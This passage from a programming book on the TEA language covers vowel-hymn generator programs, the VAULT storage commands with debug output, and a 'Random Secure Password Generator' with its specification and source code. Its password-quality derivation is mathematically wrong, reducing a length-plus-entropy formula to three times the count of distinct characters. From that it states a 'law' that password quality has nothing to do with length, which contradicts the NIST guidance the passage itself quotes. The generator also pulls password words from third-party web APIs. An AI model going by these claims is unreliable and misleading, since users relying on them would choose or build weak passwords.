Figure 27.3: A RANDOM VOWEL HYMN GENERATOR v1

Note that the program is essentially what we already covered well in **Section 22.3.1**, and that we see several examples of what it can produce in that section too. However, for the case of generating vowel hymns based on some input text, we might instead want to consider a program such as:

TEA Application: A VOWEL RANDOM HYMN ENCODER v1

```
##############################################
# VOWEL RANDOM HYMN ENCODER v1
##############################################
# Shall generate a random vowel hymn based on
# transforming the input text.
# outputs shall read and feel like
# legitimate vowel hymns.
##############################################

v:vINPUT #grab the input
# generate vowel source from it..
d!:[0-9a-z-A-z]
r!:0:O | r!:1:I #replace some number with letters
z: #loa
u!.: #compute PMSS
d!:[aeiou] #reduce to only vowels
v:vVOWELSRC # store computed vowel source

v:vLINES:5 | v:vI:0 | v:vHYMN:{}
v:vLIMIT:10 | v:vGLUE:{ } |

# use existing vowel source as hymn alphabet...
y:vVOWELSRC | v:vALPHABET
# add a single space char to the alphabet though...
y:vALPHABET | x!:{ } | v:vALPHABET

# proceed to generate associated hymn
l:LOOP
p*!:vLIMIT:vGLUE:vALPHABET | v:vLINE #generate and
  store random string
g*:{
}:vHYMN:vLINE | v:vHYMN #add it to the hymn
y:vI | x!:{+1} | r.: | v:vI
y:vI | x!:{>} | x*!:vLINES | r.: | f:^true$:FIN:LOOP
   #test if we must finish
l:FIN | y:vHYMN | k!:^$ #return clean hymn
```

Figure 27.4: A VOWEL RANDOM HYMN ENCODER v1

Interestingly, and perhaps making sense, that last program does combine the earlier two programs so that, given some input, it uses the input's corresponding vowel source to generate a random vowel hymn. Thus, for the earlier example of **processing just the first line Christmas Carol** "Joy to The World", we would obtain vowel hymns such as the following:

Sample Vowel Hymn OUTPUT 1

```
ioieee o o
 ii eoioe
eeeei o ei
ee ooii i
eoooieoeoo
 iii oeeoi
```

Sample Vowel Hymn OUTPUT 2

```
eie eeo ii
 oi eeoei
io oee i e
eiio e oi
oeeoe eoee
 iei e oii
```

And for the case of processing the first line of the Uganda national anthem, we would obtain hymns such as...

Sample Vowel Hymn OUTPUT 3

```
ue ao ee a
oeueo e u
 ueaa uae
eue auae e
```

```
ueaauouuoa
eoeeee auu
```

Sample Vowel Hymn OUTPUT 4

```
uouau u uo
eo aouu
 ooaeeoe
 o uueooo
 oauueeoeo
oo e aeo o
```

Finally, note that unlike the above examples that somewhat operate on the statistical summary of the input — essentially the MSS, that we might still be able to generate a vowel hymn from some input text, with just a very minimal TEA technique — selective filtering. In this case for example, we might merely take the input sequence and kickout just the consonants such as we see in the following little program:

TEA Application: VOWEL HYMN TRANSFORMER v1

```
##############################################
# VOWEL HYMN TRANSFORMER v1
##############################################
# Shall generate a vowel hymn based on
# transforming the input text.
# Outputs is a vowel hymn that reflects
# the structure of the input text.
# Example: try applying it to UGANDA anthem!
##############################################

d:[bBcCdDfFgGhHjJkKlLmMnNpPqQrRsStTvVwWxXyYzZ]
```

Figure 27.5: VOWEL HYMN TRANSFORMER v1

Which, if we apply it to the complete Uganda national anthem, whose text is specified in [24], we would obtain the following very interesting vowel hymn — a **UGANDA National Anthem Vowel Hymn**!

UGANDA National Vowel Anthem

```
O Uaa! a o uo ee,
e a ou uue i a.
Uie, ee,
o ie
oee e' aa a.

O Uaa! e a o eeo,
Ou oe a aou e ie.
A i eiou a,
A ou ou' a
I eae a iei e' ie.

O Uaa! e a a ee u,
 u a eie oi o.
o ou o ea a,
e' aa a;
e ea o Aia' o.
```

INTERNET Community Challenge: *Sing the UGANDA National Vowel Anthem!*

Following the interesting discovery of this strange projection of the Uganda national anthem into a vowel hymn, a call was made on various ICs for especially Ugandan netizens to go explore and experience for themselves, what it feels like singing their national anthem as a vowel hymn.
In case you are likewise interested, go checkout the call talkshow via: `https://youtube.com/shorts/8yUa_oPgqfU` and for those that need an accompanying instrumental version of the anthem so they can sing their vowel version alongside the standard anthem tune, the links to the audio are

- (YouTube: audio-video) `https://youtube.com/shorts/X025Pw6pDCs`
- (UIC: audio) `https://t.me/ugandanow/5665`

Chapter 28

V: VAULT

NAME	VAULT
Purpose	1. Store and enable operating on stored data. 2. The **variable facility for the TEA language** — essentially, named storage access and writing. 3. Writing to anonymous (DEFAULT) storage 4. Determining the size of stored items. 5. Performing Persistent (Database) Storage in TEA

Table 28.1: General Objectives of TEA Primitive **V:**

28.1 SEMANTICS of V:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
v:	Store AI into the default vault (unnamed vault) – stores the EMPTY STRING (TEA Null/None value) if AI is not yet set. Returns AI
v:vNAME **v:vNAME:VALUE**	With only vNAME specified, store AI in a vault with that name. With VALUE specified, store that instead of AI. Returns AI
v!:	Return the length of what is stored in the default vault.
v!:STR	Return the length of string STR
v*:vNAME **v*:vNAME:VALUE**	Store AI or value VALUE in vault vNAME overriding where necessary. Returns AI
v*!:vNAME	Return the length of what is stored in the vault vNAME. Without vNAME, is like v!:
v@:vNAME **v@:vNAME:VALUE**	Store AI or value VALUE in the **TEA DATABASE** — a NoSQL/vault-like persistent storage, using key vNAME and overriding where necessary. Returns AI
v!@:vNAME	Return the length of what is stored in the DATABASE with key vNAME.

Table 28.2: The Semantics of V:

28.2 NOTES about V:

Every useful programming language (but also any computing system for that matter) needs some simple way to not only store or perhaps temporarily hold many bits of data, but also, be able to access or reference them by name, as well as be able to operate on such data [at rest]. Before we proceed, it shall be worth bringing up some very illuminating ideas concerning memory management and design principles that a famous authority on computer architecture (which also impacts programming language design) did bring up — the source is "Advanced Computer Architecture"[41] by **Richard Y. Kain**, and concerning memory, he opened his chapter on the topic with a very powerful quote attributed to famous 19th century philosopher, **Friedrich Nietzsche**:

> `The existence of forgetting has never been proved; we only know that some things do not come to mind when we want them.`

Such an interesting thought... For programmers especially, we would be freaked out if for whatever reason, our computer programs couldn't reliably store and later retrieve user provided data. For example, in (**Section 16.3.1**) we present a critically useful medical support tool called the **Mental Health Profiler**. That program helps a person (possibly a doctor or counselor) conduct a rigorous interview or review of another person (perhaps a patient or client), via a series of well-categorized questions, for which answers must be solicited for, entered

into the program and so that the program later can prepare a well formatted report of the session. It is one of those programs where the importance of having a well designed memory facility is critical in the program's design, and this case would surely be horrific if it were implemented using a language or mechanism that somehow allows certain bits of memory to be inaccessible when needed, and these are the kinds of problems that TEA's VAULT command space set out to address. Concerning this too, Kain does go on to inform us that...

> `Under the simple memory illusion we view the memory system as a set of places (which hold objects) coupled with a scheme for naming those places.`

He goes on to classify or distinguish between four major kinds of memory operations any system might ever have to worry about:

> `There are four basic modes of access to an object within memory; Read (R), Execute (E), Write (W), and Read/Modify/Write (RMW).`

In TEA, the V-command space makes this (or all of these) possible, and it is the closest facility in TEA, to what other languages offer as variables or **named memory access**. Because most TEA programs will be operating on AI — the *Active Input* most of the time, the v: and v!: primitives offer a means to easily store or tell the length of AI without explicitly referencing it by name — so-called TEA DEFAULT storage[1]. However, generally, we use the following methods to operate on memory in any TEA program:

1. WRITE: to store a literal string `STR` inside a memory location named `NAME`[2], we use the instruction: `v:NAME:STR`
2. READ: to read a string from the memory location (vault) named "vNAME", we merely write: `y:vNAME`
3. EXECUTE: in TEA, we normally have many kinds of ways to operate on data stored in a named memory location (such as when we stored it using `v:vNAME`), and these are typically easy to tell-apart by the special signature any such commands use — essentially, and as introduced in **Section 1.1.1**, when we encounter the TEA command qualifier "*", such as in `a*:vNAME`, `d*:vREGEX`, `c*:vNAME:vAGE:vDESC`, etc. that any such command is actually doing something related to data stored in memory, and particularly, that

[1] Also the vault whose name is the empty string, "", since we access it as `y:` after having written to it with `v:`, where normal named storage would expect `y:NAME` and `v:NAME` respectively.

[2] Note that, as a convention, and as a matter of style, in TEA, we especially prefer to precede all memory location names — such as the names of vaults, with the lowercase letter "v", so that, instead of referring to a vault with a name such as "NAME", we instead write "vNAME", instead of `v:AGE`, we prefer to write `v:vAGE`,etc.

held in a vault with the corresponding name or names. Generally though, any such commands will not modify what is stored at the specified vault[3] but shall instead operate on a copy of the data held at that memory location, and then return the [modified] result — such as when `s*:vWORD` randomly injects a single space in the string held in `vWORD` — the original contents held in vault `vWORD` remain unchanged, but the AI after executing that salt command contains the modified version of what was originally held in the named vault. Also commands such as `v!:vWORD` that would return the length of what is held in the named vault behave similarly. As for explicit execution of what is stored in a vault, there is the command `e*:vCODE` or `e*!:vCODE` explained in **Chapter 11**.

The case Kain clasifies as RMW might be likened to scenarios where an existing memory location is read, modified, then the update written back to the same location such as with a chaining of instructions such as in...

V: EXAMPLE 1: Vault RMW

```
v:vWORD:{hello} | s*:vWORD | v:vWORD
```

Which, as you can tell from the following TEA DEBUG output, reads out the value originally saved in the vault `vWORD`, modifies it by having a salt operation applied to it — which randomly injects a single white space character in this case, at a random location within, before or after the string contents, and then we take that output (then in AI), and write it back into the original vault — so that, without that last step, the original vault would have remained unmodified. See below for details...

[3]Exceptions being memory altering commands such as `c*:vNAME...` that clears memory, or `v:vNAME...` that writes to or overwrites memory.

DEBUGGING a TEA memory RMW scenario

```
CLITTTT|< 16:26:11 $>* ./tttt -c "v:vWORD:{hello} |
  s*:vWORD | v:vWORD" -d
No explicit INPUT found, using STDIN!
INPUT:
 None
CODE:
 v:vWORD:{hello} | s*:vWORD | v:vWORD
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
CLEAN TEA CODE TO PROCESS:
v:vWORD:{hello}
s*:vWORD
v:vWORD
--[#3 TEA INSTRUCTIONS FOUND]---

---<< EXTRACTED TEA LABEL BLOCKS:
{}

Executing Instruction#0 (out of 3)
Processing Instruction: v:vWORD:{hello}
PRIOR MEMORY STATE: (=, VAULTS:{})
-- [INFO] Wrote VAULT[vWORD = [hello]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vWORD': 'hello'
  })
Executing Instruction#1 (out of 3)
Processing Instruction: s*:vWORD
PRIOR MEMORY STATE: (=, VAULTS:{'vWORD': 'hello'})
-- [INFO] Reading VAULT[vWORD]
Salting hello of len[5] at index[1]--> h +   + ello
RESULTANT MEMORY STATE: (=h ello, VAULTS:{'vWORD': '
  hello'})
Executing Instruction#2 (out of 3)
Processing Instruction: v:vWORD
PRIOR MEMORY STATE: (=h ello, VAULTS:{'vWORD': '
  hello'})
-- [INFO] Wrote VAULT[vWORD = [h ello]]
RESULTANT MEMORY STATE: (=h ello, VAULTS:{'vWORD': '
  h ello'})
h ello
```

The `v!:` and `v*!:` primitives offer the only straightforward way to determine the size of things in TEA[45].

The most basic example for how to return the length of any input is the following simple TEA program:

V: EXAMPLE 2: Length of a String

```
i!:ABC|v:|v!:
```

It should return just "3" for this example string "ABC".

For more involved applications, see the following program that will help generate an 8-character password from any given non-empty initial string:

V: EXAMPLE 3: 8-letter Password Generator

```
# given some initial/external seed...
I:{SOMEVALUE} # if none, then use this as default
  seed
G!:|A!: # glue and anagrammatize seed
V:vSRC|V*!:vSRC # store it in vault and return
  length
Q:^0$ # quit if seed was empty
V:vPWD:{} #init password with empty string
L:lTEST
V*!:vPWD # get current length of password
F!:8:lPRODUCE:lRETURN # produce if not yet 8-chars
  long otherwise return
L:lPRODUCE
Y:vSRC #fetch the seed
A!:|D!:^. # shuffle seed and pick only first
  character
V:vCHOSEN # store picked letter in a vault
```

[4] As all things being processed in TEA are strings, it comes in very handy for controlling certain operations based on size of memory contents or counts (when such lengths are combined with other measures).

[5] But, yes, there is also the related instruction for this task — `y!:vNAME` and `y!:` for a named vault and the other for the DEFAULT vault respectively.

```
G*:{}:vPWD:vCHOSEN # append it to current password
V:vPWD | V*!:vPWD # override password and return its
    length
J:lTEST # return to the password length test
L:lRETURN
Y:vPWD # return final password
```

That TEA program, without any other external input (the *initial seed*) shall generate passwords like "LEEOSVVM", "SSAMLUVE", "UAEEMOLL" etc. And if we pass in some external seed such as "hello" (which is just 5 characters long), shall intelligently return passwords such as "oleolole", "lhhlhole", "llllohhe", etc.

Of course, that program can be improved upon so as to create more cryptic passwords given some initial seed (or none), and this we shall cover among the example applications in the next section.

28.2.1 VAULT with TEA DATABASE — persistent storage in TEA

Since TEA **v1.4.5**, the idea of storage of a kind that can be relied upon even after the TEA program quits — just like traditional storage using either files or databases would work — was introduced into TEA. The functionality is somewhat closely related to how the TEA vault commands we have already encountered work, however, and as demonstrated in the syntax guidelines in **Table 28.2**, the instruction signatures when operating with the **TEA DATABASE** are slightly different.

For starters, here is a basic example to show how to utilize VAULT commands to write data into the database.

V: EXAMPLE 4: Basic TEA Database Operations

```
# The following examples are for using the VAULT
  command space
# to read and write to the TEA DATABASE (a
  persistent kind of vault storage)
# NOTE: these functions should work as is for both
```

```
   WEB and CLI TEA

# store value "this is a menu" under key "MENU" in
   the DB
v@:MENU:{this is a menu}

# check (even in a different program or after
   quiting)
# how long a value in DB record "MENU" is
v!@:MENU # should return "14"

# store value in AI as some value in DB
z.: # fetches current environment-platform params
v@:MYPLATFORM # stores them in TDB under name "
   MYPLATFORM"
```

28.3 EXAMPLE APPLICATIONS of V:

In exploring the applications of the VAULT command space, we are without doubt going to be free to almost source ideas from any of the other programs and applications covered in this book thus far, especially because most TEA programs shall at minimum involve some sort of use of vaults for reading or writing data into memory.

In particular though, we are going to build upon the password generator concept we have seen in the examples covered in the previous section, and we shall especially be dealing with an attempt to realize a robust password generator that we shall refer to as the RSPG — Random Secure Password Generator.

28.3.1 EXAMPLE 1: INFORMATION SECURITY: Random SECURE Password Generator (RSPG)

In approaching our random secure password generator (RSPG) system, first, we shall want to agree on a minimal specification upon which the system should be based. For starters, it shall be worth having in mind some of the state-of-the-art theory and standard recommendations regarding password design and usage best-practices. A quick consultation[12] and some background research surface

some of the following useful guidelines...

Practices for Password Design
Strong password design emphasizes length, uniqueness, and usability, backed by multi-factor authentication. Industry standards (like NIST guidelines) now prioritize long passphrases over complex but short strings, while theoretical best practices stress entropy, resistance to brute force, and minimizing human error.

Industry Recommendations

1. Length over complexity: Use at least 12–16 characters; longer passphrases are preferred [42].
2. Avoid mandatory composition rules: Forcing symbols or uppercase letters often reduces usability without significantly improving security [42].
3. No reuse: Each account must have a unique password to prevent credential stuffing [42].
4. Multi-factor authentication (MFA): Combine passwords with tokens or biometrics for defense in depth [42].
5. Password managers: Employ trusted managers to generate and store strong, unique credentials [42].
6. Breach screening: Systems should check new passwords against known compromised lists [42].
7. Secure storage: Hash passwords with modern algorithms (Argon2, bcrypt, scrypt) and salt them [42].

Theoretical Recommendations

1. Entropy as a measure of strength: Passwords should maximize unpredictability; entropy grows with length and randomness [43].
2. Combinatorial models: Research shows entropy-based metrics better predict resistance to brute-force attacks than simple complexity rules [43].
3. Resistance to offline attacks: Passwords must withstand large-scale cracking attempts; longer passphrases exponentially increase the search space [43].
4. Balance usability and security: Overly complex rules lead to insecure workarounds; entropy-based approaches allow memorable but strong passphrases [43].

5. Assurance levels: Password strength should match the risk profile of the system (financial, reputational, or safety consequences) [44].

Comparison

Approach	**Industry View** (NIST) [42]	**Theoretical View** [43, 44]
Short complex passwords	Discouraged	Low entropy, easily brute-forced
Long passphrases	Recommended	High entropy, strong resistance
Composition rules	Optional, not required	Adds little entropy if length is short
MFA	Strongly recommended	Adds assurance beyond entropy
Password managers	Encouraged	Supports entropy maximization

Key Takeaways

- Use long, unique passphrases ($\geq$12 characters).
- Always enable multi-factor authentication.
- Employ password managers to avoid reuse.
- Measure strength by entropy, not arbitrary complexity rules.
- Match password policies to system risk levels.

Thus, with those guiding principles out of the way, we shall want to come up with a SPG that conforms to the following minimal specification:

System Specification: Secure Password Generator

1. The SPG shall offer three modes for password generation:
   (a) **complex**: short and cryptic (10-16 characters), random composition of symbols, letters and numbers. *[hard to memorize, difficult to guess]*
   (b) **humane**: long but readable (20-30 characters), random composition of words, numbers and symbols. *[easier to memorize, difficult to guess, theoretically harder to crack]*
   (c) **advanced**: longer, readable, cryptic (20+ characters), random words, numbers, symbols and [internal] white-space. *[somewhat memorizable, difficult to guess, provably hard to crack, provably very secure]*

2. For the case of complex mode, the user shall have the option of specifying their own symbol alphabet seed. (Defaults: **!@#$%^*()-=_**)

3. For the case of humane mode, the user shall have the option of specifying their own symbol alphabet seed to use to punctuate the word tokens. (Defaults: **@$%+-=**)

4. For the case of advanced mode, the user shall have the option of specifying their preferred minimum password length. (Default: 20)

5. For all the three modes, the SPG shall offer the user the option to present just the password, or the password and its security properties (length/cardinality(C), symbol set cardinality (SS-C) and sequence entropy[6] (SE)).

6. We shall also compute a password quality rating (PQR) measure for any password sequence we generate, Θ, and whose symbol set is $\psi(\Theta)$, that is based on what we know of a good password's recommended minimum length (16) vis-a-vis that of the generated password, combined with knowledge of the computed password entropy, so that our rating is derived as such:

$$PQR = \frac{1}{2} \times \left[\frac{C}{16} + SE \right] \times 100 = \left[\frac{\mathit{ɯ}(\Theta)}{16} + \Phi(\Theta) \right] \times 50 \tag{28.1}$$

Interestingly which, if we substitute the formula for a given sequence's entropy ($\Phi(\Theta)$) as laid down in **Equation 5.28**, we then see that the quality of a password merely depends on **how many distinct characters there are in the password**[7] as shown when we simplify to:

$$PQR = \left[\frac{\mathit{ɯ}(\Theta)}{16} + \frac{\mathit{ɯ}(\psi(\Theta))}{\mathit{ɯ}(\Theta)} \right] \times 50 = \mathit{ɯ}(\psi(\Theta)) \times \frac{50}{16} \tag{28.2}$$

And so that, the two fractional measures — one ranking the password length, and the other its randomness are combined into a percentage measure and essentially only relies on the cardinality of $\psi(\Theta)$, and such that we can then interpret PQR as such:

[6] Each of these measures is actually well formalized or introduced in **Chapter 5**, and especially in **Proposal 10**.
[7] Or rather, the size of the password's symbol set!

$$PQR = \begin{cases} < 50\% & poor/bad \\ [50\%, 60\%) & fair \\ [60\%, 80\%) & good \\ [80\%, 100\%) & great \\ 100\%+ & superb! \end{cases} \tag{28.3}$$

With the **superb quality password** case potentially only possible when we have a password that significantly exceeds the recommended minimal password length — such as in the **advanced mode** of our RSPG.

In fact, we could merely sum-up all the analysis we've done here, by merely saying that we have a *standard* password quality measure merely based on the number of unique symbols in any password, that essentially boils down to:

$$PQR(\Theta) = 3 \times \text{ɯ}(\psi(\Theta)) \tag{28.4}$$

And that we can even stretch this to its logical conclusion with an information security law such as:

Law 1 (Law of **Password Quality**)**.** *Given a password sequence* Θ*, its quality has nothing to do with the length of the password (*$\text{ɯ}(\Theta)$*), but only that of its symbol set (*$\psi(\Theta)$*), and that, for any case where* $\text{ɯ}(\psi(\Theta)) < 10$*, the password can be flagged as being of* ***provably low quality****.*

Consequently too, we can say this about high-quality passwords...

Law 2 (**High Quality Passwords**)**.** *Given a password sequence* Θ*, we can flag it as* ***provably high quality*** *iff* $\text{ɯ}(\psi(\Theta)) \geq 20$*.*

With that well-founded and articulate system specification, we then have the following password generation system architecture:




Figure 28.1: RSPG System Architecture

And the associated source code for the reference implementation of the RSPG as realized using the TEA language, would be as the following program code depicts:

TEA Program: Random Secure Password Generator v1.2

```
#!/usr/bin/tttt -fc
v:vABOUT:{
#####--[ RSPG v1.2 ]--#####
Random Secure Password Generator is a robust
  computer algorithm meant to facilitate the
  generation of high quality passwords that are
  sometimes not only provably hard to crack,
but which are also quite easy for the human to
  memorize.
```

```
The theory (such as PQR Laws) and specifications
   underlying RSPG are in the TEA TAZ as well as the
   PQR Law paper.
Copyright 2026 Fut. Prof. JWL (Nuchwezi Research)
}

#---[CONSTANTS]
v:vMENU:{#####--[ RSPG MENU ]--#####
RSPG offers three secure password generation modes.
Please specify your choice:
------(pick by number)------
1. Complex (default) | 2. Humane | 3. Advanced}

#---[CONSTANTS]
#for gluing...
v:vCGLUE:{.} #letters
v:vWGLUE:{-} #words
#for salt when we need it
v:vSALT:{=====}
v:vSPACE:{ }
v:vALPHABET:{
   abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPWRSTUVWXYZ
   }

#---[Some VARIABLES]
v:vPASSWORD:{}
v:vMODE:{}

#---[INITIALIZE]
l:lSTART
y:vABOUT | i*:
y:vMENU | i*: | v:vOPT

# process user option
y:vOPT | f:^[123]$:lPROCESS_MENU
#otherwise force to default..
v:vOPT:1

l:lPROCESS_MENU
```

```
#v:vOPT:3 #force mode?

#--[MODE:COMPLEX]
v:vPROMPT:{#####--[ RSPG: Mode C ]--#####
TIP ABOUT Complex Mode Passwords:
they are short & cryptic; 10-16;
random; symbols, letters, numbers.
Hard to memorize, difficult to guess.
Great for use with password manager tools. ALSO: IN
  CASE you wish to customize seed symbols used
[defaults: !@#$%^()-=_]
SPECIFY your own seed set here:}

n!:16:10 | v:vNPASSLEN
v:vALPH_SYM:{!@#$%^()-=_}
v:vALPH_NUM:{8649137520} #b10 o-SSI

y:vOPT | f!:1:lNMODE1
l:lMODE1

#description & prompt..
y:vPROMPT | i*: | v:vANS

#trim & disregard if empty..
t.: | f:^$:lCONSTRUCT_PC
v:vALPH_SYM #override

l:lCONSTRUCT_PC
#let's construct...
#first, pure ltrs passwd..
p*!:vNPASSLEN:vCGLUE | v:vPASS_LTRS
#then pure symbol passwd..
p*!:vNPASSLEN:vCGLUE:vALPH_SYM | v:vPASS_SYM
#then pure numbers passwd..
p*!:vNPASSLEN:vCGLUE:vALPH_NUM | v:vPASS_NUM
#then mix...
g*!:vWGLUE:vPASS_SYM:vPASS_LTRS:vPASS_NUM | a!: |
  v:_vPASSWORD
#then trim to size..
```

```
#inject salt
s*:_vPASSWORD:vSALT:vNPASSLEN:vNPASSLEN |
  v:_vPASSWORD
#split at salt..
h*!:_vPASSWORD:vSALT | v:_vPASSWORD
#discard salted line..
y:vSALT|x:{.*}|x!:{.*}|v:vSALT_REGEX
k*!:vSALT_REGEX:_vPASSWORD |
#flatten..
g*.:vWGLUE
#store..
v:_vPASSWORD

#store generated password
v:vPASSWORD

#set mode..
v:vMODE:complex

j:lFinish

# mode wasn't 1
l:lNMODE1

#--[MODE:HUMANE]
v:vPROMPT:{#####--[ RSPG: Mode H ]--#####
TIP ABOUT Humane Mode Passwords:
they are long but legible;
20-30; random; words, numbers, symbols.
Easier to memorize, difficult to guess.
Theoretically harder to crack.
ALSO: IN CASE you wish to customize seed symbols
  used [defaults: @$%+-=]
SPECIFY your own seed set here:}

n!:30:20 | v:vNPASSLEN
v:vALPH_SYM:{@$%+-=}
v:vALPH_NUM:{0123456789} #b10-SS
```

```
y:vOPT | f!:2:lNMODE2

#description & prompt..
y:vPROMPT | i*: | v:vANS

#trim & disregard if empty..
t.: | f:^$:lCONSTRUCT_PC_H
v:vALPH_SYM #override

l:lCONSTRUCT_PC_H

#randomly decide upon word source: heroku, kush, TEA
n!:3:1 |
#i!:3 #force src?
v:vN_WSRC

y:vN_WSRC | f:1:lWSRC1:lNWSRC1
l:lWSRC1 #gen word list using heroku

i!:{https://random-word-api.herokuapp.com/word?
  number=}
|x*!:vNPASSLEN |v:vURL|w:

#sanitize...
d:[\[\]]|d:{["]}|r!:[,]:{ }|
#sanitise even error cases!
r!:[\W]:{ }
#store words list...
v:vWords

#proceed..
j:lProcessHUM

l:lNWSRC1
y:vN_WSRC | f:2:lWSRC2:lNWSRC2
l:lWSRC2 #gen word list using kush

n!:10:3 | v:vNWLEN
```

```
i!:{https://random-words-api.kushcreates.com/api?
   language=en&words=}
|x*!:vNPASSLEN | x!:{&length=} | x*!:vNWLEN |v:vURL|
   w:

#sanitize...
d:[\[\]{}]|h!:,|k:word|h!:{:}|k!:word|d:{"}|g.:|r!:{
   :}:{ }|t.:
#sanitise even error cases!
r!:[\W]:{ }
#store words list...
v:vWords

#proceed..
j:lProcessHUM

l:lNWSRC2
l:lWSRC3 #gen word list using TEA

y:vNPASSLEN | v:vNMinWC
v:vWords:{}
v:vNC:0 #index
v:vNWLEN:4
l:lGEN
y:vNWLEN|x!:*1.5|r.:|v:vNLIM|n*:vNLIM:vNWLEN|v:vNWL
p*!:vNWL:vWGLUE | v:vW
g*:{ }:vWords:vW | t.: | v:vWords
y:vNC|x!:+1|r.:|v:vNC
g*:{<}:vNC:vNMinWC |
r.:
f:false:lFIN
j:lGEN
l:lFIN | y:vWords

#Construct Humane Pass
l:lProcessHUM

#then append a list of numbers
v:vNLIMIT:9999 | v:vNLLIMIT:10
```

```
n*!:vNLIMIT:vNLLIMIT:vNPASSLEN:vSPACE
t.: | v:vNUMS

#mix letters in..
p*!:vNPASSLEN:vSPACE:vALPHABET | h: | v:vLTRS

g*:{}:vNUMS:vLTRS | a!: | v:vNUMS

g*:{ }:vWords:vNUMS | t.: | v:vWords

#then append a list of symbol-words
y:vNPASSLEN | v:vNMinWC
v:vNC:0 #index
v:vNWLEN:3
v:vNLL:1
l:lGEN3
y:vNWLEN|x!:*1.5|r.:|v:vNLIM|n*:vNLIM:vNLL|v:vNWL
p*!:vNWL:vSPACE:vALPH_SYM | v:vW
g*:{ }:vWords:vW | t.: | v:vWords
y:vNC|x!:+1|r.:|v:vNC
g*:{<}:vNC:vNMinWC |
r.:
f:false:lFIN3
j:lGEN3
l:lFIN3 | y:vWords

#then shuffle thrice...
y:vWords|a:|a:|a:

# so that's tentative password..
v:_vPASSWORD

#then trim to size...

s*:_vPASSWORD:vSALT:vNPASSLEN:vNPASSLEN |
  v:_vPASSWORD
#split at salt..
h*!:_vPASSWORD:vSALT | v:_vPASSWORD
#discard salted line..
```

```
y:vSALT|x:{.*}|x!:{.*}|v:vSALT_REGEX
k*!:vSALT_REGEX:_vPASSWORD |
#flatten..
g*.:vWGLUE
#store..
v:_vPASSWORD

#store generated password
v:vPASSWORD

#check if we arrived here from advanced!
#otherwise proceed to finish..
y:vMODE | f!:advanced:lFinishHUM
j:lCONSTRUCT_PC_A

#finish gracefully...
l:lFinishHUM
#set mode..
v:vMODE:humane
j:lFinish

# mode wasn't 2
l:lNMODE2

#--[MODE:ADVANCED]
y:vOPT | f!:3:lMODE1

v:vPROMPT:{#####--[ RSPG: Mode A ]--#####
TIP ABOUT Advanced Mode Passwords:
they are longer but somewhat readable; 20+;
random; cryptic words, numbers, symbols.
Memorizable, hard to guess.
Provably hard to crack. Provably Very Secure!
ALSO: IN CASE you wish to force  a LENGTH
LOWER LIMIT [default: 20],
SPECIFY your own here (between 20-50):}

n!:50:20 | v:vNPASSLEN
v:vALPH_SYM:{@$%+-=}
```

```
v:vALPH_NUM:{8649137520} #HFi-o-SSI

#description & prompt..
y:vPROMPT | i*: | t.: | v:vANS

#disregard if nonsense
f!:^[0-9]+$:lIGNORE_USRLL

v:vNLOL|x!:%50|
r.:|v:vNLOL

#ensure not below 20
x!:<20|r.:|f:false:lLOLOK
y:vNLOL|x:(|x!:+20)|r.:|v:vNLOL

l:lLOLOK
|v:vNULL:50
n*!:vNULL:vNLOL | v:vNPASSLEN

l:lIGNORE_USRLL

y:vNPASSLEN

#store mode flag...
v:vMODE:advanced

#momentarily, construct password using humane
  algorithm...
j:lCONSTRUCT_PC_H

#then after we have humane password, post-process
  for advanced...
l:lCONSTRUCT_PC_A

Y:vPASSWORD

#some nifty transforms...
r!:[eE]:5|r!:[iI]:1|r!:[oO]:0|r!:[sS]:$|t.:
```

```
#store generated password
v:vPASSWORD

j:lFinish

#---[PRESENT]
l:lFinish

#fetch final password
Y:vPASSWORD
#compute some analysis..
#length/Cardinality (C)
v:|v!:|v:vN_SC
#Symbol-set Cardinality (SS-C)
Y:vPASSWORD|u!:|v:|v!:|v:vN_SSC
#sequence entropy (SE)
g*:{/}:vN_SSC:vN_SC | r.: | v:vN_SE
#password quality rank (PQR)
y:vN_SSC | x!:{*3} | r.: | v:vN_PQR #alrdy
  percentage

#determine PQR class
